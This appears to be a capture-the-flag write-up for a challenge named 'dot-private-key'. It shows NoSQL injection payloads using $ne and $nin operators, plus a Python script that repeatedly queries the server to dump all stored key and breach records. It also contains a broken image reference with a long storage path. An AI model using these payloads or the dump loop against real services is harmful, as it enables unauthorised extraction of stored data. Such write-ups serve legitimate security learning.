dot-private-key

url: http://ctf.ac.upt.ro:9448


Got a file with some key. Entering a key in the specific key types retrieved a site where i guess the password was leaked.
There are type of keys were not given in the keys file. So i captured a POST request.

```
{
  "key":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyAiaGVsbG8iIDozfQ==",
  "type":"other"
}
```

So i thought about a NoSQL injection to match any key with the type.

```
{
  "key":{
    "$ne":null
  },
  "type":"db"
}
```

And indeed it worked.



Then i used the following script that iteratively excludes seen keys and requests another document until no more are returned.

```
#!/usr/bin/env python3
import requests
import json

URL = "http://ctf.ac.upt.ro:9448/key"

seen_keys = set()
dump = []

while True:
    # Payload: match any key not yet seen, type must exist
    payload = {"key": {"$nin": list(seen_keys)} if seen_keys else {"$ne":
None},
               "type": {"$ne": None}}

    try:
```

```
        r = requests.post(URL, json=payload, timeout=5)
        try:
            data = r.json()
        except ValueError:
            print("[INFO] Invalid JSON received, stopping iteration")
            break

        breach = data.get("breach")
        if not breach:
            print("[INFO] No more breaches returned")
            break

        key = breach.get("key")
        t = breach.get("type")
        sources = breach.get("sources", [])

        # Skip invalid or non-string types (prototype pollution objects)
        if not isinstance(t, str):
            print(f"[WARN] Skipping invalid type: {t}")
            continue

        # Skip duplicates
        if key in seen_keys:
            continue

        seen_keys.add(key)
        dump.append(breach)
        print(f"[DUMPED] Type={t}, Key={key}, Sources={sources}")

    except Exception as e:
        print(f"[ERROR] {e}")
        break

# Save full dump to a JSON file
with open("breaches_dump.json", "w") as f:
    json.dump(dump, f, indent=2)

print(f"\nDone! Total breaches dumped: {len(dump)}")
print("Saved to breaches_dump.json")
```

Running the script, we get the flag.